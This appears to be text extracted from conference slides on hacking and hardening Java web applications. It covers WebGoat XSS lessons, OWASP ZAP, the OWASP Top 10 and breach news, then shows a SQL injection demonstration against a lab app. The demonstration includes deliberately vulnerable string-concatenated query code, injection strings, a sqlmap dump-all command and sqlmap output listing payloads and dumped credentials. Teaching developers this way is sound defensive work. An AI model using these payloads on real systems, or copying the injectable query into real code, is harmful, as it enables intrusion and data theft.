

Hacking and Hardening Java Web Applications

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



Central Ohio Java Users Group leader

Columbus



Developer User Group (CIDUG)







[Logout ?](#)

How to Perform Reflected Cross Site Scripting (XSS) Attacks

OWASP WebGoat V5[Hints](#) [Show Params](#) [Show Cookies](#) [Show Java](#) [Lesson Plans](#)

Admin Functions
General
Code Quality
Unvalidated Parameters
Broken Access Control
Broken Authentication and
Session Management
Cross-Site Scripting (XSS)

[Restart this Lesson](#)

For this exercise, your mission is to come up with some input containing a script. You have to try to get this page to reflect that input back to your browser, which will execute the script and do something bad.

[LAB: Cross Site Scripting \(XSS\)](#)

[How to Perform Stored Cross Site Scripting \(XSS\)](#)

[How to Perform Reflected Cross Site Scripting \(XSS\) Attacks](#)

[HTTPOnly Test](#)

[How to Perform Cross Site Tracing \(XST\) Attacks](#)

Buffer Overflows
Injection Flaws
Improper Error Handling
Insecure Storage
Denial of Service
Insecure Configuration
Management
Web Services
AJAX Security
Challenge

Shopping Cart

Shopping Cart Items -- To Buy Now	Price:	Quantity:	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	<input type="text" value="1"/>	\$69.99
Dynex - Traditional Notebook Case	27.99	<input type="text" value="1"/>	\$27.99
Hewlett-Packard - Pavilion Notebook with Intel® Centrino?	1599.99	<input type="text" value="1"/>	\$1599.99
3 - Year Performance Service Plan \$1000 and Over	299.99	<input type="text" value="1"/>	\$299.99

The total charged to your credit card: \$1997.96

[Update Cart](#)

Enter your credit card number:

Enter your three digit access code:

[Purchase](#)



Penetration Testing

A Hands-On Introduction to Hacking



Georgia Weidman

Foreword by Peter Van Eeckhoutte



but why are you here?



Neiman Marcus

CHASE



TARGET

Michael's
Where Creativity Happens™



Anthem®



ebay™

citi



NASDAQ®

JCPenney



BRIEFING ROOM

ISSUES

THE ADMINISTRATION

PARTICIPATE

1600 PENN

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For Immediate Release

January 13, 2015

SECURING CYBERSPACE - President Obama Announces New Cybersecurity Legislative Proposal and Other Cybersecurity Efforts

"In this interconnected, digital world, there are going to be opportunities for hackers to engage in cyber assaults both in the private sector and the public sector. Now, our first order of business is making sure that we do everything to harden sites and prevent those kinds of attacks from taking place...But even as we get better, the hackers are going to get better, too. Some of them are going to be state actors; some of them are going to be non-state actors. All of them are going to be sophisticated and many of them can do some damage.

This is part of the reason why it's going to be so important for Congress to work with us and get an actual bill passed that allows for the kind of information-sharing we need. Because if we don't put in place the kind of architecture that can prevent these attacks from taking place, this is not just going to be affecting movies, this is going to be affecting our entire economy in ways that are extraordinarily significant."

— President Obama, December 19, 2014.

Since the start of his Administration, when he issued the Cyberspace Policy Review — the first top-to-bottom, Administration-wide review of cybersecurity — President Obama has led efforts to better prepare our government, our economy, and our nation as a whole for the growing cyber threats we face.

That's why in 2011 he issued his [Cybersecurity Legislative Proposal](#), calling on Congress to take urgent action to give the private sector and government the tools they need to combat cyber threats at home and abroad. It's why he issued the [International Strategy for Cyberspace](#) to make clear to nations abroad the foreign policy priority cybersecurity issues have become. And when Congress failed to pass comprehensive cybersecurity legislation, the Administration pressed forward, issuing an [Executive Order](#) to protect critical infrastructure by establishing baseline cybersecurity standards that we developed collaboratively with industry.

Today, at a time when public and private networks are facing an unprecedented threat from rogue hackers as well as organized crime and even state actors, the President is unveiling the next steps in his plan to defend the nation's systems. These include a new legislative proposal, building on important work in Congress, to solve the challenges of information sharing that can cripple response to a cyberattack. They also include revisions to those provisions of our 2011 legislative proposal on which Congress has yet to take action, and along with them, the President is extending an invitation to work in a bipartisan, bicameral manner to advance this urgent priority for the American people.



LATEST BLOG POSTS

February 21, 2015 6:00 AM EST

[Weekly Address: We Should Make Sure the Future Is Written by Us](#)

In this week's address, the President underscored the importance of continuing to grow our economy and support good-paying jobs for our workers by opening up new markets for American goods and services.

February 20, 2015 8:35 PM EST

[Honoring the Women of the Civil Rights Movement, Both Past and Present](#)

The White House and Essence Magazine co-host a special panel discussion in celebration of Black History Month and the women of the Civil Rights Movement.

February 20, 2015 8:07 PM EST

[Week in Review: Free and Fair Trade, Health Care Enrollment Numbers, and Opening the Outdoors to More Kids](#)

From getting the newest enrollment numbers for those who found quality, affordable health insurance, to launching his new Every Kid in a Park initiative, the President had a pretty productive week. See more in our latest Week In Review.

less than half of developers use a security application process

my goal is to
change your
behavior

Legend



simple sanity checks



recommendations



things to validate back at office



tools to add to your tool belt

GO TO JAIL.

GO DIRECTLY TO JAIL.

DO NOT PASS GO.

DO NOT COLLECT \$200.





WARNING: The tools & techniques we will be discussing today when applied can land you in jail. Before using them on a public website make sure you have expressed written permission to do so from the site owner.



use this knowledge for good not evil



KALI LINUX

The quieter you become, the more you are able to hear.

<https://www.kali.org/>



Untitled Session - OWASP ZAP 2.4.0

Standard mode

Sites

Contexts

- Default Context
- Sites
 - http://nuez.elasticbeanstalk.com
 - GET:sitemap.xml
 - about
 - GET:index
 - entry
 - GET:list
 - show
 - GET:1
 - POST:j_spring_security_check(j_spring_security_remember_me,j_password,j_username)
 - login
 - GET:auth
 - GET:authfail;jsessionId=B73D42F086AF24DF76A6BF2FC44AFAEC(login_error)
 - GET:auth(login_error)
 - static
 - css
 - js

Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically given permission to test.

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack: [Select...](#)

Progress: Actively scanning (attacking) the URLs discovered by the spider

For a more in depth test you should explore your application using your browser or automated regression tests while proxying through ZAP.

If you are using Firefox 24.0 or later you can use 'Plug-n-Hack' to configure your browser:

Configure your browser: [Plug-n-Hack](#)

Or point your browser at:

History Search Alerts Output Spider Active Scan

New Scan Progress: 0: http://nuez.elasticbeanstalk.com 6% Current Scans: 1 | Num requests: 166

Id	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
149	30/04/15 11:37:03	30/04/15 11:37:04	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.59 s	171 bytes	4.36 KiB
150	30/04/15 11:37:04	30/04/15 11:37:06	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.4 s	193 bytes	4.36 KiB
151	30/04/15 11:37:06	30/04/15 11:37:07	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.18 s	171 bytes	4.36 KiB
152	30/04/15 11:37:07	30/04/15 11:37:08	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.68 s	171 bytes	4.36 KiB
153	30/04/15 11:37:08	30/04/15 11:37:10	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.25 s	171 bytes	4.36 KiB
154	30/04/15 11:37:10	30/04/15 11:37:11	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.55 s	171 bytes	4.36 KiB
155	30/04/15 11:37:11	30/04/15 11:37:12	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	276 ms	171 bytes	4.36 KiB
156	30/04/15 11:37:12	30/04/15 11:37:12	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	179 ms	171 bytes	4.36 KiB
157	30/04/15 11:37:12	30/04/15 11:37:12	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	175 ms	171 bytes	4.36 KiB
158	30/04/15 11:37:12	30/04/15 11:37:13	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.49 s	171 bytes	4.36 KiB
159	30/04/15 11:37:13	30/04/15 11:37:13	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.29 s	171 bytes	4.36 KiB
160	30/04/15 11:37:13	30/04/15 11:37:13	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.60 s	171 bytes	4.36 KiB

Alerts 0 2 3 0 Current Scans 0 1 0 0 0 0 0 0

https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project



OWASP

Open Web Application
Security Project

<https://www.owasp.org>



OWASP

The Open Web Application Security Project

OWASP Top 10 - 2013

The Ten Most Critical Web Application Security Risks

release



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Free version at <https://www.owasp.org>

A1 – Injection

Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

A2 – Broken Authentication and Session Management

Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.

A3 – Cross-Site Scripting (XSS)

XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

A4 – Insecure Direct Object References

A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.

A5 – Security Misconfiguration

Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.



A6 – Sensitive Data Exposure

Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.

A7 – Missing Function Level Access Control

Most web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization.

A8 - Cross-Site Request Forgery (CSRF)

A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.

A9 - Using Components with Known Vulnerabilities

Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts.


A10 – Unvalidated Redirects and Forwards

Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.



1. Injection

Injection occurs when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.





RISK ASSESSMENT / SECURITY & HACKTIVISM

“NASDAQ is owned.” Five men charged in largest financial hack ever

Scheme created hundreds of millions of dollars in losses to world's biggest institutions.

by Dan Goodin - Jul 25, 2013 2:55pm EDT

Share

Tweet

78



Wikimedia

Five Eastern European men have been charged with operating a global hacking operation that infiltrated some of the world's biggest financial institutions, pilfered data for more than 160 million credit cards, and created hundreds of millions of dollars in losses.

The case, brought by US attorneys in Manhattan and New Jersey, is the largest hacking scheme ever prosecuted in the US, **Department of Justice officials said**. From 2005 to 2012, the four Russian nationals and a Ukrainian penetrated the private networks of the Nasdaq stock exchange, Citibank, PNC Bank, Heartland Payment Systems, 7-Eleven, JCPenney, Hannaford Brothers, and others, prosecutors alleged in indictments unsealed Thursday morning. The hacking gang traded text strings that exploited SQL-injection vulnerabilities in the victim companies' websites to obtain login credentials and other sensitive data, then installed malware that gave them persistent backdoor access to the networks.

Baaz

Submit

Baaz



Submit

Number	First	Last
17232	Lihong	Baaz
17824	Navin	Baaz
18262	Tru	Baaz
18592	Jixiang	Baaz
20748	Janalee	Baaz
22186	Duangkaew	Baaz
24454	Boalin	Baaz

```
jdbcTemplate.queryForList("select * from employees where last_name = '" + name + "'");
```




“ .
”



1.
;

Submit

Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fallback.

Thu Mar 05 21:52:08 EST 2015

There was an unexpected error (type=Internal Server Error, status=500).

StatementCallback; bad SQL grammar [select * from employees where last_name = "']; nested exception is com.mysql.jdbc.exceptions.jdbc4.MySQLSyntaxErrorException: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fallback.

Thu Mar 05 21:52:08 EST 2015

There was an unexpected error (type=Internal Server Error, status=500).

StatementCallback; bad SQL grammar [select * from employees where last_name = "';"] nested exception is com.mysql.jdbc.exceptions.jdbc4.MySQLSyntaxErrorException: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '"' at line 1

' or '1' = '1

```
sqlmap -u http://192.168.11.115:8080/injection/search --data="name=Baaz" --dump-all
```



```
root@kali:~# sqlmap -u http://192.168.11.115:8080/injection/search --data="name=Baaz" --dump-all
```

sqlmap/1.0-dev - automatic SQL injection and database takeover tool
<http://sqlmap.org>

WARNING!!!

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 12:04:23

[12:04:23] [INFO] resuming back-end DBMS 'mysql'

[12:04:23] [INFO] testing connection to the target URL

sqlmap identified the following injection points with a total of 0 HTTP(s) requests:

Place: POST

Parameter: name

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: name=Baaz' AND 6387=6387 AND 'TUSr'='TUSr

Type: error-based

Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause

Payload: name=Baaz' AND (SELECT 9504 FROM(SELECT COUNT(*),CONCAT(0x717a6b6471,(SELECT (CASE WHEN (9504=9504) THEN 1 ELSE 0 END)),0x7176646d71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'hxTg'='hxTg

Type: UNION query

Title: MySQL UNION query (NULL) - 6 columns

Payload: name=Baaz' UNION ALL SELECT

NULL,NULL,NULL,NULL,CONCAT(0x717a6b6471,0x4f6145586b4a6e436d71,0x7176646d71),NULL#

Type: AND/OR time-based blind

Title: MySQL > 5.0.11 AND time-based blind

Payload: name=Baaz' AND SLEEP(5) AND 'WwGc'='WwGc

injection attempts

[12:04:23] [INFO] testing connection to the target URL
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:

Place: POST

Parameter: name

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: name=Baaz' AND 6387=6387 AND 'TUSr'='TUSr

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NULL,NULL,NULL,NULL,CONCAT(0x717a6b6471,0x4f6145586b4a6e436d71,0x7176646d71),NULL#

Type: AND/OR time-based blind

Title: MySQL > 5.0.11 AND time-based blind

Payload: name=Baaz' AND SLEEP(5) AND 'WqGo'='WqGo

[12:04:23] [INFO] the back-end DBMS is MySQL

web application technology: JSP

back-end DBMS: MySQL 5.0

[12:04:23] [INFO] sqlmap will dump entries of all tables from all databases now

[12:04:23] [INFO] fetching database names

[12:04:23] [INFO] fetching tables for databases: 'employees, information_schema, mysql, performance_schema, sonar, star, test'

[12:04:23] [INFO] fetching columns for table 'vendor' in database 'star'

[12:04:23] [INFO] fetching entries for table 'vendor' in database 'star'

[12:04:23] [INFO] analyzing table dump for possible password hashes

Database: star

Table: vendor

[5 entries]



identified technologies

```
[12:04:23] [INFO] testing connection to the target URL
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: POST
Parameter: name
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: name=Baaz' AND 6387=6387 AND 'TUSr'='TUSr


  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
  Payload: name=Baaz' AND (SELECT 9504 FROM(SELECT COUNT(*),CONCAT(0x717a6b6471,(SELECT
(CASE WHEN (9504=9504) THEN 1 ELSE 0 END)),0x7176646d71,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'hxTg'='hxTg

  Type: UNION query
  Title: MySQL UNION query (NULL) - 6 columns
  Payload: name=Baaz' UNION ALL SELECT
NULL,NULL,NULL,NULL,CONCAT(0x717a6b6471,0x4f6145586b4a6e436d71,0x7176646d71),NULL#

  Type: AND/OR time-based blind
  Title: MySQL > 5.0.11 AND time-based blind
  Payload: name=Baaz' AND SLEEP(5) AND 'WqGo'='WqGo
---
```

```
[12:04:23] [INFO] the back-end DBMS is MySQL
web application technology: JSP
back-end DBMS: MySQL 5.0
[12:04:23] [INFO] sqlmap will dump entries of all tables from all databases now
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performance_schema, sonar, star, test'
[12:04:23] [INFO] fetching columns for table 'vendor' in database 'star'
[12:04:23] [INFO] fetching entries for table 'vendor' in database 'star'
[12:04:23] [INFO] analyzing table dump for possible password hashes
Database: star
Table: vendor
[5 entries]
```

identified databases



[illegible]

provides a CSV version

```
[12:04:23] [INFO] table 'star.vendor' dumped to CSV file '/usr/share/sqlmap/output/192.168.11.115/dump/star/vendor.csv'
```

```
[12:04:23] [INFO] fetching columns for table 'users' in database 'star'
```

```
[12:04:23] [INFO] fetching entries for table 'users' in database 'star'
```

```
[12:04:23] [INFO] analyzing table dump for possible password hashes
```

```
Database: star
```

```
Table: users
```

```
[4 entries]
```

uuid	ip	enabled	lockout	username
attempts	password			
009212d2-d6c3-11e3-8330-00155d0b9600	0:0:0:0:0:0:0:1	\x01	1421214433577	admin
2	admin			
00933b73-d6c3-11e3-8330-00155d0b9600	192.168.12.133	\x01	1419012937414	guest
3	guest			
00941bdf-d6c3-11e3-8330-00155d0b9600	0:0:0:0:0:0:0:1	\x01	0	user
1	user			
b2a7c77c-12fb-4e7e-a9ad-1ceea3957b31	<blank>	\x01	0	testUser
0	testPassword			

